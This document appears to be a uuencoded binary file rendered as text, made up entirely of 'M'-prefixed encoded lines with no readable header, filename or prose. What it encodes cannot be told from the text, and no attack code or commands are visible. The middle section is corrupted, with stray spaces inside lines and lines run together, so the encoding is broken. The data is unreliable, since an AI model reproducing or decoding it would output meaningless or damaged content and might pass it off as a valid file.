MM;[_Z(^;WT)UQ)\$/.;2X`_6_]3U9J;_NKX_9]_YW__^97U^F/SYBB%_!
MTB?D!"1\V86!..DJ#W'#F94N?6)F@9>ZR#S_K\/[U\PVOU#^9TA^?^D?;WY2
M_E75-.:>_U755/V[>_F'7*OY\$A\I\;!GW"\CD2WA@PDW.0\&5!XH8,<.6A
M#^B\8E\$X8(-E1;;</K*,Q1X#V\$8OQB2!)]@.*&90!) [Q*!PZ.AP5'4JHGP`&
MEQB)-C2U\S%1T5?&V^<YJ,YQP,;B(F-QAO'A<#[75R:^XMDKD_' '(R*CL3BT
M/\X'U)1H(LELU"PJN'*,0<+"#,3QG)(1)PDER48G^*,C@5_8D>0&XV&?AC^]
M@SQ?&4]'8J8\F]L<&8\$8=%C`+"\$\$NA_) * :OO+!JSF:JLX7#J"L^\$=C(G'8
M:.\$-K?66RM[D*DE29'8'XV') (@,'GI;^MQG/_\$+]O\''RWY/QD_K?Q6U?N_
MU-3^UO]_POQ<R^<F/K_ZX=XO)#(2Y1^*@"(5(:AOE.#Z1HFL@^%L1B(C;:<B
MJF8&*E6@WQ<[?'=4%AY8O<4)\$C#,/[XK65D6[C\T&\$&XL:\$?JGR=*UF@#>
MU@+<27M=\-M<Q&?J-7T4L;:=]D#H<[=W37;_SRZX2P^AC\EC+%0\$P8:&\,
MY_'#ZT'6)F+_FQCK!,]*!!HE.Q-K>W%KX]D\B)B!BT\$'8Z+D!F<.&1*5D:^)B
M;V9EX3B/F;[R=]355R;%3\$]E,D2!!X1D+*3(?)OW?X_-3^M_T\$BQ9C,='C^
MB8S?G_]1U=!0_3O_\R?,[Z:_\$NBDP1<\$_XZ,G[7_&EISVW]U5=6_WW_\(^;'
M[;^+LR6Q_2<FNSFQ+X^OQNF)0X#9680T'*#7!YV`<+C[#L8.1!M'\$AG%P'9E
M\A<_`"IITBT/W@AOID!;R`CP@BB+,!HNH^!"4`KH?W#,) \$Q:"54`\$()D3C+
M!#JJH'\13;R:>EH=P'(5'10+ZQ%#>%6>]:ZO/%?F/U'"(1H-/\$1BPOZ;"L`]
M)Y+0\$"#4'QN-QE_"Z<_";-)9.A_'%8B@IC^0"8N-AI-("78?ZP!'6^/IX25
MP/L@_S=&(N8ZX5DC8&[*0OE^O]UB?UWS>_6_P'H0%1L&'YN!B+A\$QOH7Z@2
M?S;_KZ(Q)_N_FFI_S_&2.!="#D<22(AB'T3HF!\#0@9@!%58W_RW+\7T-N
M?K?!\!Z\$C?GL,\`_._ZBI_SKW_\T?;/TE_'(S[C5SP^^FQKJ[Y]_SO'S'_/U1
MOSP1\OIKZFI\K?_Q'CKO_\?LQWS,_&^K:FC/27\M3<V_;_8I3ED"8N
MSLL4EUC86SB:.%N8(RVM;2V4D\$CS94C[9<Y(NV7FUI;N2@Q(.?"/=[&Q"#Q
M"X'(>%0,\$A6+PX:C\,>VPQ*1(&N@HU\$X=#2+Q&)"T;#E"H2-"SQ&+D('1
MV'`8BR1M!D\$&H'`H)`:`#,3&1@0`B=8XV\$=#,#8V+\`9@<4A_=#(<&P`)A!#
M8!D,<ARLB#(#`W\$-`8G/B63K!WK`*=80#../#,1\$H,* (JCHBD_&ST\$2G&/C(
M^6P*^,LS1*+4GY"25@>(Y-\CQL!+X/!Z@DJ"=J"*&IS/]7Z)/^&@^2]PA)?(
M"=S5?YT[<=O.S[F3UB<(\$N`OGZGJ_=13,'SH?<;'M\$ZI?X<0_Z>:WZW_8Z+]
M_TC_7UWE;_O)_\P_2?_\T?_7_MO_^R/FGZ?_?[_?K_:W/_\1\Z^D/TQD\$ATM
MB4J,66@D\+/^OYKVG/Z_NHJF^M_OO_P1_>-*'C2);\$H/=(ST`_NP) ((((_
M*!L=80EOZH.)YM#X)>+0GMY(/ST&^E0&P"':\$P=&"^1H(CT1`W28D4,F7P8I
MB^?NAS1`1J#C">2:WGBVW`YDR!A(42O`\<5E6#_?C_RA>_#DX01.: "`IV2D
MJ@)230&IKH#44\$]J(E/UB-J@YG"+`R4(' [,6X9&X1,`7E6@*^,C,X3D_(/1D
M,;F@GM.<+6/#PA9D3.1+TA4HJZK``\I%*_M=R-@FK\$=//*:S]E3C5!HO8%?
MM>_Y)7W8DA`*<B;)L\.&#`0&G0PG(PLK&*BT0*P`I*:<+%E#!2_Z[[CB/S;_
M6OUB\5&+EC[_[3^U]90T9I;_ZNK_3W_\T?,#^I_3'@D-AI'VB.H1+SM3BDR
M7,D6WLL(?[\61NC)-8S%8<*4;+#!"S4A^%P":A*X^L=O]D8'S&Y"8((%V@Y\
M5:RW(#J\$U)[,J816!&/"T#*\$:HM0DQL@-160(>"A"E<?)/\$P`5(&@]1'AA#(
MZ\$.0@: `4!FIIJ2"E,>S!IX)2#E\?0=7>/2PDDHP/[Q*^#>8+5\$3LAF2V<JH
MX;4A3:+@Q<O@HF/1LK,V51*^GJZ\$C847V?&?"Y81QV%Q6`%9TG3*]R6HR^!#
MJD("&`+?.1*1H%V#0XR4D@*614@UPD>]9W1(GJ4-/O`A(\$;49Z9_4G^JA\9O

MZ) &2\I_J'?'^7Q?-6;H0' J% (<IU (.>[%*L%1] 0/0^L'?<'J==I (ELB' FD5"D M (IP' B) \$SOZG&1I-G1P5"]@K\$1L-YD#QO\$K300\YDO!]DSY_GQWF*F&-_6C8" ML+]>() "S" I+>+^L#X; 5L0> ^#L#7#/BD0A' U"D3*H) "&0"\$5%6+XH] &XV. B (M>9Y0L' ZR! %W083%H^C%1*Y@%R3\] "M9<%1^ (&?>9U"00 '2HY0N=F#IGZ; #) ` MIV@ `YT?`2RK#] &\J, 5F (ZJ*^DPQVL6\$X#&AL"8&820RXBTE>0:% `O&JJR#*0 M] %>; Y3:M%@-)<\TY?K5U=. \$<#>\$KHHJGFZA. B8>BZ] B%DHA8H9Q! G45/H4B M", J2, DF\$HB (A7X `4B\! _CQXOA! 1^33)' ?9); !) SC5%1F92!\7; BP!@O*) _?V M [VBR.<.@Q@8%X^:1R, U^%"*28P70I_2_<E46RA2.Z (!8?XP?D.*' Q8:A41' (M! `4DR9HX) Y, HX+OX>-:PT `19LGR?.) /G02\?E%UBMO>3E] <C95*XL" SDA40S MQ^ ^LJ@8UJVC [?2<XUM' 1TP' "JTVH?_V^EX!P, /Q `W*% (JH! ^A! (&- (#P\4\$% MI+AU! - (4%8/Q-PW#^H<B3? `9EEECJ\ ` , P4 ` , 3="7SIS; ?HRG! 8^KL\0LIP4VC MT:A0F>E8) PT:R:+=?U81) 0_ `0B4KD%BRB. 77' V_UAZTS&1+F#. <3) "' 3P (&! MN<ZX^Y%<8. 7F9"; ^%L] U=I, *SA^F) BY (9IN6N>%B^2"+^ ` _ZYL00T=. 1@HF M. 8X4WEF-^NR ` (^>8F4B8Y^EO (7) "S\$SW#LA [6#/HV5%&:*OIOQMM=IB `A:) M M. B\0B@, AX@B%08^L2S&=, 0B=A) _\$WDSV (+R1Q] B\3\$) `XO.) F-^L&EA+LJA8 M6*P?*II<+*&] P [\1NE/T "T43_+MP82' 5C+] 49DC-QG^AJ*22>G) `OMY"Y>, [MA5WM-TH [\E\M [J! A_K62O< `T"UYU]=] 2' 1] 3A&F8_YKNW]=5@TQ70D, 0\ `LJ M^^ / [/\A_ \$N-SE0Y84-W_EZ>1_KWY?^*! OP6F@' X\ _Z. JH3WW_F] U517UO^=_ M_XCY^?P/G) Y* &*R2 `US:G' "@Y (3/GQQ"148JD7+ `O `DA; (R2:6Q\$0! AZGDL\ M) @#><T [Z-L. "BPZD*PZ<#9& `#! T1\$ (, DX> `:@:PZQU] 2I#<? !0^82*L-I&J? M-- (EX>?M9<' W' .%) ; A6] >6T&&' \$AU>?B47Z>WO, 7! Q206@I (; 06DC@) 25P& (MA*??&>B) TD@U' ZP-OJKZ3N5& ; *W) >] CD44, <. ^+ #B@ \70OHD! ! T? `I4?^) V. M) 06R" "-;) 2%Q) 44N&5:-A%; [`?' ` \ ` ; "R\6XHH@OR-7 `HQ233UYHJ%] 9/] GG `R MQSDJD%+*QP\50QAY^) ` %TH=</HQ (G.F; X/6+"0 ` (12TR3% (2C-\$DPR3"GA0U MR# `) "3! &G0P3#R/4R\$E@A"H9 (A26K\$0N&Q9-3N%' 7&DAO</M ([D, > `F%7 (LD M4CR2ZJ&&^* ` \$AF%1. &003*^DIA ((9T0246P, &M3Z, <' I" "D']] 6! 6\$40+?+P M*MQW, J:KB:V+! ? `A#JC (TDP< `A.<!*) X] M; <@) XIH: !- .] %G' LBSGG) ^) ! 8 MD% ((X. 7EB2T_ ' -^SY"0" %<GXZI& (\$I%2<*8' `8&S@*J, F@I! Y! P. :G ` ("9T ` M. &=%) Q* ` H! \$X4) ! QQ-4G^ (VP^\$2/\] 3R) J5-*M (?A?, /1LK@: \<P5\$20\$GZ9 MRSHB `) VP+! :W+- `4WM488X&_YP0^L?^C' B/H% (631J3\$3L3Q90&?FKV; G_AG= M8^ (Q>&5FW `D>_ \$' F1ZHLGN\5_Q:) C47C" *MM, QTBXOFN' _I1DY'] -=&JOR4: M [T7M5R3/\: / ^0S_J9-H2>] 6) \RL+4, O.GK/^S@3%=#: 9O7R `Q] ##63E\$7AZI M3) CXG, DECK\$1. \$PX>B8W1) /XX?T0YEQ! : + " `+ ((XZD\E=5TQ, _- [I ` "09G [G M#_CAU@ (3\ _V@D, W] B\&"YP7KWP\ \$V7 `&Z#UW>IRHM-HOQ3XA.F; 6:WZD] R\I M/DOSV:K/S. 7^0BK, "8W&3Q) @7JS_AY\$^/YH7:@Q528W] G#%7 `LQEQC<@ `) 4K M/) 6FA:] #I\O5?* [\$<CS-+FY6! 4LV `H_36WA^T! 453<BL26#@%PPZXG.F., FJ M0>) R `W [ZD-0\$PB_ ^I/;/,) XT (+><H3) 0' C%:&X@ \) 3H:4I%PEPF/ND ` \$FY9 MIB7] C27L/P! 0P=2! X*E#<@S&) \#<U@^%9RJ/) P ` \ @, 9 [DT<&D; SATPT, : ! 61 M&K! GU6EA\ \$1J, ?! CR*E#IU, 9?@LC-> [X' > "DG@% ^0GH6' 18) +T?) (>&4# `<L M (V; % `5X [9: "9 (M! , #@12' B\WA. 0 [\$C^52@P&"1D%D) & ` *A0@L> `91G* (GJ: & MXPB. *Q) K\$ `SP# `8X. \$@AX\$G029&H\$ \Q (&1F) S\URR*CO] 8"1X>A@?" \C608 [M) (EXAT1X\ " ^-DI [N*\$ [G,) 0"DD `RC5:5457! 8\C; E7D-#1P\N%- \$AB/+Q<1> M/-FZ&MR7DB\$MCD\$WSF9U&X/F] AJ#YW8: , 7, [C2\$+=AK) WL/F=!FG, P; Q/6) . MEQ\$ [I \L82<A5 `! &&C0A" !LXHC7\ /FM\$9_QX\HS+^ ` 3.C, ?X] 9\$9A_ ` OHM+ [X MU [! I=?&OX=/: XE\CII7%OV*G=<6_1LZH2NC-! I (I2^S?DJE+P `23*4S `8, A4 M) F! "R) 0F8\$) GU"8@PF84) R# "9U0G (") FE" <@L# /J\$Q"19 ` \$@1C [*#Z [! M#0U MU<F3! /3#B-A9F2<80\22CTU"0L. (6&URQN\$1L' !U-6TM7? *TCHHF8G7 (L#&X M6") 6FPP; %Y] `Q&K-Y ` [4' (4) R#GZ\$! SU"4@YVI+P, Y1EH" <HRL! .4=5 `G*N MIH38] INC*AS [1U<B=HZR1.Q<; 8GH.>H2L7/T) 6+G*\$S\$SM5X) C? ` ; 1A06\$M7 M<Z94! /C [H6:C"6S\47ZSR&<8) 9&%74F30+9 ((@_ ' !>R.) CC0A8/>!<R) [*X MF. .) + # [FN] #%R1P7LG@A"2 (\$-6%V@ `) G (B%A=H# (768' B-QE=H ` "R07-#A"Y MI] D! (G>9' 2! RE] D! (A>42! "DJ\$E&GD@0H8@/#F> (` "/UR+' \$] @KJJJI:VAJ M:>OH3EN4-\$DFD"Q^87JUGWF8 [F>! <2E>J (J6NHZ&MCI991B-) CD2_>NJ: *KJ MJNAHJZIHd*D7A, ; !MYX" .CPYZ%D! 4%<BJ+1 `0TZD_TE#:X8*"U.5 (18D0G. [M4+\A%.XS^/T"+S490CM&8 `4/\^DF.V5F6, O.X8WY! =XQ, O! TF' 5@##* ` . -\U M+50=W<@.N-[] =:6, IK?Z^, \$* (' (, 8/G165D?R (77HDD3; RA9HT^X/T@TX. ^ M! 82@2, LHI! TPJ=_MMYMS! Q&Z [I \$*2#CZ/+V1D6H*2" ? \ "4, E) 25DI+HL?J?? M@NM! !# (9>#T&GWR\$<XEP' 8=?S=&; P9' V `1-] D) 8N%U9_H01/C/ \ /CL9&8) +0 M `3. #%K4YNY] 4R' <_+; @%#] Z! 0) A' ^A, CN5F3H! BRD93NG, G<Z1" I\$T-\$I--9 M@ "X (*_ /] TD (V7ZJI `J (#I- [TS-X\)_+55?S<K3QQPER>\$) "%\HR) OS\Z) H:X MQQNO! OFA `A0QF<EWX. .EH) 0" D/ -V@ @, D82>XM+ _TCU (, N1@. `X&:E" ^4Y>20 M< `Q\$V2\$^&! V! /Y0` ; 4G) @89B (D&' OU! V<>A `Y3@ \ \ ; TQLOBT- `1F ` #T [%! A M (\SP5#* \$Y0UD# `H. WA5+V/SN! `HE, 85C8B/1T4K3U `N0P6& (`<6; L, <67@N1 M<50B' `56@ @_Z3M<4A `VT6++ ((FX?@PFP2G/WW. !7*Q0 (:4, (_YS%SG] M< \Z M (@X; BEYP ` _A/] G^KJ: JIS=W_K: `Y] _Z_ /V) ^L/XW?RV.D, ; X\ S] DTXXS+C) D M^XIFL*HR&FK (!3<OPW42.1UQ*] +L_<+\$6F: &3DT&WD9&QA. _+V7Z9T'>:D3> MQ.UG/Q.ACA?A-U_*] R6HSY9 `>/C_3) `&29#_ [X9 (8T%YT [LJ?BQ6DTQLP.] * MUI3YOF# ` _T3\5JSQ:--5P.M' X6=J `+A\$?BSF-">ITH@K, UO**/] Z\H0' D\$ _ MTTEG (9V" ?E, MG=] 6B_ ` (7E@ [T"/\$3ZH2) OCDD&BD' &' J4" YX5OGX?WDOS? \ ? MS; _6_D_W: ^<? `OM) ^Z^I, ??\M [JJNL; ?] O^/F- \Y_SN3Q+.. `) .6EZ:=R1IR

M_.!N>G"\$G\ (" (R/BMG_BP `AI\$HW!!8>CP1"6;+F<M-\/19I1G7>B8MXAY'F*
MS&OU05_&AL?@_SQ6CU!:]C+G(T`?OBQ!\/T1EL#_/H/?DV0N&6>`;^Q@71T
M>'IC@Q]^'P.>DC!<],1XDU9R4@G>R#9\XCQ5YIYFGA>T6=T-O)JR,VI'HV-B
MPW"DV6N2OBCR4U8D1:;'K=-^<)XH[]DCUU<V3##0E5=7706:!9_*F=: "772
MN2J\MVE?J)D313.G>,C44O&&%_14YL<9@>9G,:8QG2N1LV(*OQJG1V(8`Z\A
MH8BOT[##+OCYR*(=G@VAF@E;4I0BL#B,(&))F%AQ"TA`B40<X;^J-_M)LU
MFB@,'KGBQ=B!83,HHX1I'U+8Y^GF_R/=_)7B41B<S#2#[\U)_&B7RB_H163[
M:_S09-'QBV&%TT>9F#[3V7.V-/K_7-R"OB,"Q,DG/8`FA\$RR0#TT/>/A')U(
M6'/W(RN<J.D,-[/EB%="3!)\$@W&\$ (H7"EPME_/F:F9W,BH0BI\$'<S;R@PF%
M8>2G8V9*%)&G' (GG0IXC(R/)/)/R\8+U)/?WDF-C(\-0"QZTF3]/"MC_DYA"
M_BM1%X>3@HM\O?B*2HJZI?CB53ESNQ&5U4C:06C<^<9;>><'5T_PA@34]Y4B
M3,1-SWU/\(_2H&9IEV&.-*\$MWU)T].S\4@Q1T)53-^-1VY&"^0-="QDY6
M:6[?'&XR"<<SOL?9X&=&G.!.EO\3#\UHGYSP>:"F3:_&Y[]Q\ (U9V6^2_\$
M`EE'Y1<V'_]<;_5?3DS0"0L<:3`_*N,=?];C+5G&*<RI/ZO^]__:/OS?\&
M?N?VCY^._S3@R_YGW^EK:WQ]_[7/V)^9_P'+V(FDUW<1#S*Y:"`7*Z`=%1`
M.BD@G?7FK4J2.N+6EH350K)U-SW2;N=(LDW.&/P^LP6&`00'^9EK.(A=,<R"
MBZ\$S8M7FR26,C/Z\$;/7OR/Z9Z%`7H\$%:@\5SG[DZ`< \;WN@;2>HMJ4]+DB>(
MFCNLQOQX6&UMJ?D=64"80@%!\&G&;+'Q/!L`:\$.^)(-RH80"+5897#V>"K!CY
MFTJ`YA@;1M)C^C3A=R(8.1T+Q(. *L\,^/2SUFW'4)#F0-%33^]7\$<'K&1N/,
M,-' ^L6"H]=_T_T[:\$/*9ZD(9#\MQ]2OJ?* \,D/3!)Q]())"8K!"LZ62Q\BT
M@K^MAOI+_0,M4%95_W%L?:],D44424WX:ICOJ_F/XW!F:&2YA&RG@C4\ (E)`
MVA`>2PD/6*N1(:9D]6PK@ZD61F8V'IF3+2<.! "R14[?<4+2BX`D7FBRE'1/
M!/F0:.GT_2.\$4>4"3-K`^`0`MP;LYFV+9VVV1)&)"1%\1HY3FLD3]PK.7,E
MB)@3P8,U[*9%2&F2D[/L]^-,;:\$U*D*,H*9+.7XP!8_P-\$D%`=X>XS?G*@I_
M4D3^^.3QK' CZP9%[LEDQ%' +.550H,G%D)YFG8PM_Q07I;HZ%921-JT/DZ8\
M\$AY'G*-;7;A'37[0D'3Y#CQ="[(T8>%`G[!A_D?;A\3Q&W@`D:;LCR21)E/^
MWSYZ_7^\$^=?Z_MC,?ZA3J`.G3*^*-G^#S6->>L_JAJ:?.O_?^+\3O]_.HGG
MG+N>KL<6G%ZR0V\$B9`AS20#]J=%!,=/M&7@'O_CI%K)5%IA\$*0P=\$80+)MSZ
MN<!)49(W(AWY,5&2\$V&)Q3H"APY"1RM%HJ)CX/M(96#NP&FZ?IH.E`S)HP*\
M&7".``CE0?8?*-`[4>N`WQ6EFR&=,'XFZ4@/@;Q.L(ZA*\$#<01;-`8H&#?3
M4<&_@DXF3#`3<+A(3!P6AY_8`LK+P([PH1J"5V5BNSY-9X^&3R\[H*)Q&'CF
M1(8HER`3[TF!C"&AA9G1=1;U-#]2+,XGG":1A[LT!)W(XH6LLS:CT<_B@V`E
MTW&Z'X7`N1)W5^(9>,Z0X3.=4SPJ<I9N>="RS6`^,3AL-)H4H;#T>5D\$C\3G
M\$KS/61D5;F-)0\$TKC-*3?<XR)28\$:5`V'<,S`R.[%*OU#G:\$Z-BAI9\&6,&
MJS<KHO\$Y#\]E7B1C8&I5,CO9.7I<>.1TA!+H"+LUR1&S"=3F\$N!W=0(^?[L'
M?`3\:^V_4V(\$+AA>_C]E)+=>[^3_#V]_[?/V)^I_V?3N)9VS_(:XQ95*K\$
M^[X]=ZHL\-_992T<YGP*D/84(^?MP^.1J,"9`C+B>0CNNC8")VX74`+'`R
M'ZL4C(H)-L,P"<PR09:2G`XWYT=G.6UFK?WR(_(PMF3AX*@GKD.P^P.*P,
M_D"S/]-15./ .ZY"(PPS)B34ZX<RY\$MZ[=*@T/#*677A";+[FZF3WJP,)TU%-
M?,>?+%DHLGI\;O]L7K_U33XA: !HR)#?Q\$/<+/&3?(1?2/O5G\$1^*50&2THB
M_)0A;M;N%'K"MGNR3\$U,*4)2S5J<G4.J-H<T=:`H^-E`SC+3L<7H2B:1L.W
M) L'W(<B29NPX:-6SC+.<`>;\$!S2AJ+HH.E^U,*<+!)PTS<K\$7D3NNN&9/R)
MB\)X(:3#.K\D:6X:\$R00L^KL6B62[%3#-%9F^NC#3`M#U)*8<0WQM^I\$*L%>
MY[C(?&_Y4-R/0(@AL8!S;X(2/GB:LM\728P8_,4^Y)!'/Y,%HABO)1X@A3B
MG=ZR>O@])/^SGL[OMO]*^)P3B<(%_[J,G[3_*AJ:<]?_U#74-/ZV_W_"Z!LE
MA(<AX]#1,6!\$92`. \H`X\$AWACPT`V=Q`W,794E%`W,B007\ZV0T9Z&=>T!'P
M`HQ0T`\$W\$`<]0W\$DC"18E7^%,`@=L2`A.@&^)`@X-B.`+7\2)'OVQ\$22/_MAP
M)=(E<I@`M!+:/PP3&8-60@7@E\$SLS1V7690[6#J:V%FL6.:X]'>Z@'(:&8LC
M<?7#1"CCR=`QL!]]9;)0_Z\3ZK]D?K?\1Q(M2OZ!0;\JXZ?S?RISO_`JKJWQ
MM_1XPB-A*"`<<DH>`9E4A\UD=J,B@&8"-PL3`H<\$P".@`"8PM?\$.#O@<80
MW&)"9\$1P`.^C0_#^\$6EA.)8=`\$!F-!I4*)C"101\$_;`Q:(99HF*08J"2
M02O`8\$!^PP1B_/`89=3TUCD%L4#XI*BRG((8GK`R.#HZ"%1*RG(,#(JA:'0D
M<E971FZZ"[/O92_X2,2J\$-0YM<].:&CXS#^Z%_S0/J.BFDT%7'+<X1[8_&
M@&\$CZ/>_SHZ(.T=@X4`^HF=863\PXHN-5#+%/TQ`#8RS0H=%_BH`D*Z!Z&C0
M0J"5`*:M"WDEKZ'C`OX4#AP14?SP#9K6Y*5%'<\$`L0\%(_/!>^`Z&A\GIO6
MAG`H*0(D3QP:J0_R23`V(,90#_2>?L,[44W0]\/@#&46C-<\$G,+LS]F8X\$#`
MSR\6AW9`P[-_?U0>?JIMKE""N!C05L>&SY5\$['++R7EZ\$R['Q!\/7HB`X+PL
MD.P:0T(/ETS<=&C@DHH.!SK'D-_LZH"*]D>'37\1>:%/`R](+8D_#(V-1LKI
M_9WF^)`9WVW_X2[2[\KX>]_JFIFO]_N>?;/\D_0GSO[\NX_?37UT=/O__
M-_W`^?:I_]_N_*G+_Q_Q_TKZ.TH&1*/BX5:=,#TT1\;/YG_FK`^H:/Q=
M_DSYLLKDJ6;P4(/X:"\$*!"3X@[2EA:@0\$!O<4U2&>XK*A*EW!\$2`7U9!(2P
M1D#H#<+7VM#6;F3*`>('1\$0^CY(B!*&5E70`XO#S!`E!`S\$T0/,2`@5EM,
M!-H`%N[/ .L-R\$]'`+=8?%>8*!H/P.Q%)!:]-(!"AVQ^HJ(>`&)RPL:"/ :8F!
M_=`XXE<C\$1"3=40\$.MJ,T%VGA7B`C/EL\$!`=B1&D"A2GA&#U^2%JB`8\ :<\$;
M!40';`A8;_#+"##*^`<(HI8["3%5XTE8P`\-`LD,L8?)@(!Q`:`QX]TY\+^<
M\$!=X,N"]<T.\0,S_Q/Q+Y9]X5=%"I?`7RK^*QMSR#WH`?`O_GS!SRC__=]/V
MNZ4?OIYJX=)/^>^7?L&%2C]!P?^T[-,0V/P()]9_M__R23S#_2OG`W]E&^O[/
M_#K@Q^5?355#770^_H^_Y^/`&%+Y1QS!EW_A`Z8MO@[@(F4-5&2D\HP+#7"9
MJ1W,L.&1J&A`KX\$.`?&0N02CHIW04;'PO"\$`HL9/0!&J#QK"QO@L@YD`C?`
M(=IYU0K0EHOHJ`Y*@[EAX`H/(__.GW_L/EU#3U<PF@AOEF5%V&5E@D2@`0!

M, 2CUH"3:XITQ6&7R#QW10<)' , <+.>'9 (!*CA9` (B', !4B9 (') ('=05QU1<P ME+\$E\$XB?5=. #M?K%"@^!FZX [X>I2E@F2AKCH094ASP3J%0; 8IL@\$:A:\39D) MU#`<L\$T57ZW"-G4F4\$TQ3-><HO-K30*D!; 4GSVPU\$B-) JDC^V*N^L [. > (?! / M+6-M#0>06L; <' 'XBS\$%U"?>O\$WQQ) =+>F:>4CY#R: 5BZ2A8UDH2-9B+F3IN4= MT6) , PAB3: (Q) OHQ) ? (R) G*F, <P (#:2\$7!, 0 [-P5, 8S%A '>AH.F@%R" ^D#] @P M0, Z0. QR_ \$K#-DPGR@KQ!Y (/ \C8X (0\$! " , M:R\Y*2R `AD\$!_0') !] \ `9F@8) 9 M@&RIN% `6^"XKV&< `X\$2& `H%N. "S! \$90JF?E>] . #6 (Y@) PD `AQ**@ "A (: Z&E- M!X4! &WS9+DP2P01AH4A `@K\A%%\NK&%\ -!, 4 `^ -I "' >APJA8) BAN! J5. "R4@ M () D9N3 `^ \$P `^ ^1! +, JT/J1@C\$D' !C ` \$12) &4! ' X2X=<\$P! 41#P! ^A@ (`S@0 M4PA_ ` " #<") C2' T: "D" , L `3OBEXG `&P8 ` \$" !G^ZM:@3S) [(1#^8?:H2*) 69D2 M%&5: : " , "\$IAA, O<2%" `&Q" I% -" `7LOT^&>!. !7^X! # ` % (0:>0%<# \$0<G' 9KP MU0%\CC>3=: 6#2H `5_Q\$#N `K9 `] <4I7!R `3<XYO<Q03N@G<"S&8!@ ` # "S< ` "P M) E@ ` (%4040 "B `0 "N# + ` `PK<&J* < (9H) D^4JR? "-9) DF6*6IB\$: (@62A) %BJ2 MA9JJM12\MF; ` \ ; P#^S: `K\ : PZ_&>%LI7- : &IUH) A6YXZC' ! , EU4WT%L! , MC M" \$FR\$) WZ2+ [ZIC+P `@D. 0\$NBA:@E@N0\$@DQTRIBVD' REDX*4/DFU) ' T2 `C] 3 MX `?6\$?QD4 "T! OL\$ />+6<FH1_OD (T) L [H?3. "EV_) H [(I4V2#0] %-"LX [4BCH M2! 8^4BA42! 8V4B@>DRRE^ (@\$:F3 `: F3 `&AC# /ZVP&K `N0 "' +J2E8C6\051NL M: 1NLZ8, '=@=ISB=C:D) =HQZAA-^HC' WA [J\$H@AOD% `0/G%, LX?J4 (A `N (#; ` M\$@0*! T4PR"H4&% `H*\$+@ [!H*2A-%&, @Z%. \$@ [U! \$@, Q#&06YAR (R\$L [VL%_* M (-@C93#LDQ (#>_W_V#L7 `*BJ:P&OE9ED) I/79.9, ""\$) \$! ! " ` (\$ `TAXJH@@ M&*D (A" @D (4J ` ` % \$ "A /! 0\$; ' \$)] QO?H+6QE7JMA4B56M^/UGI; >UO [M=JJM [7U MB7U0JZTW_?<YDTD (260 [>?V^>S_#] \ ^LF7/VWF000=; : : Y^<' %PK35G7*E/8 MU6! *NU; : JXJUIKQKK: G `U6C74%. +B [KJSK' KJ; ?+KK+/7V. ?<Q [&Z5K7M-YX MPT:<VUUC%W#7V"7<-781=XU=QEUC%W+7V*7<-78Q=XU3KM8I5^N4JW7*U3KE M: IURM4ZY6J=<; ; R] 6A, VW. 9! ^; R9Y^+SUN) 4UN) 4UN) 4UN) 4UN) 4UN) 4) 4 MUN) 4UNR4: W; *-3OEFIURS4ZY9J=<LU. NV2FWR3FVR3FVR3FVR3Z6; #] YG4#I M/#F=R! 9_UGE\D; 2?:>Z5 [: P"NHSU0^V5Y^2^EXMNY4S. 5#S; 1) . !RJHPW (3* M_L6) A*; "OLDEGM&8L^; K*M-"@VEA] J=JP5QX*>X] #9AU [CJ [4M7&=. +SN3 [B M5) /' ! *K<OLY/U_5FX4IQ_JK<QX*PR6-6A&. VE^FL!YL) J9U//B?U.FHUM+\L M-] W>: GQE6X^LRZG\$SKKR^E8^' K+-<Y3-.) [DC. /%IL*+4J8-E7@<2HO' =?/< M<S. \LZIF5_6>X24UEIJ4U' AJ (REJL) ?30)) N_ ' BM5Z_BA%X>O6W&\YIT*9=) M9 (Q-YQSU) &R/7L_ ,] 9Z3. 4_ .] NEU, B) 5K] . ; TN5BW6VT. <&KM\2' ?%" 92F\$? M. 9U3WHQ) Y^ . J20R+YW3F_&O7C8G_5YYFE%QZ9 [K>IK?; 6WVC\5WI>K=^127S MZ&=9. [D] (Q, X) M' 7=+^7VGOLY; . /VF\$ZV_K4, U8L7U/3M-ZLTTLGS2\ [=MZG MS. EMJU (^I [=MBI/\$SNE] GU+N' FQ?%\$ABV?#8. WQS<& `V"OL] R63DO.=) AKVO MS [2_RT+RQ\ _+MO?^ (984L_LW^WZ1R9QCK@^D><L?E) Q `?KL4. I<1C, EEVM<@ MLNV+! CZ: . TZ<RPE) R, /BE0Y/5' 4?BIFJ%I8\), 4E?M! *2GQ%QZ04<B' ?) 4N M=T6E. [FB, CFEHC+%4U' I\594>OU\ `*?X^>CW^/G" [_6G\IKJ] U4<D. -+_ ' 4' M9&Q) MCQW0\$J-6BY; K+ [8DA (W' : /, ^WK' +, D1RK892U@G>Q4\$U5D@IA?X (2/ M^B825SP: 5_P0BIN. SO_L%!] @] , [O1>N\ ' EH/D-, D7\Z0 `EOK08X<<: V-Y%SJ M, 9*9Y: 1N/9G?K2>Q>\$^>I2<FJ: CZ [' KB-74, O] +T9\251W6HR, Y-!O; HT& `Z M5 (1R0V0Q9W5UJBK1J2HZ569WH8I. E7&TJU-5B4X1=) Q. N: *T4, 17\$UQ3+) D< M<ULR-99BR?28UY (38SY+9L32+9D9R\R, ^; -B `4MFQ2Q+3HWE6# (WEFM) 12S/ MDGFQ_ , `9T<) ^A5?DYJS*M9857+H\ - [`L-A"C?T3F5P86/"2+2O; +V' 99' %C2 M+M7 (I<CML@R/< (4' M\DP< [C ` /E `WI0"; +/%; [; * \?ML4\U5! W90=@S4T>\$! ^ M] =Z. GWD/^<H&] Q_L3W%7M\$E&V6#C6JNHR%1QAWA+"AA ((W_=C\$>! =/T\$2DK: M935' VR3-B.=U.] \$9% [% ' TURN, W, PINO\G, [SXT6; \$ `OV4>+K<D ` . RD9&T93X MJHS@=3BF5 (Q! CF#<2_#PD; C/* (QQ-+-U// , W!O>R [?C>"UEWL8S3Q-D*M*) MZ# \$?@VO@FPV\ ; V*>+B" , 7" 939+=, DSOY_ ' 4Y2?Y#9M#JR?*PS) 0G9+8\+Z?* MB] C&K^5T>5?FR6&, _D-9H) 8LTGRIU (%2I</) !TIDB99*6TYOT0KYKW3<I `V M. >Z `U&* [0+G; A9S; <*CHV4+. F&-6BQ; D5 (D6X? (-B2OY&@A6I9QY@#M3_) > M1K\ `T?9%2) DR1+-E.Y) ?AFF7 (P4D) &: *CN0+!FK; KD\$*0<M.F0G4BY\+) ?R MFL>8') \$O (^4S, K^77=*H^7UQB/, GQC"Z-Y. : T. 9CQ, S `P@/8P^5\B52 `F [MM_MHYO<J. \$72. U#6\K"6J; JZ_R2Y. +FH ` [(<] GI4U" , ; 4] -"/D^^S\<9<G6G 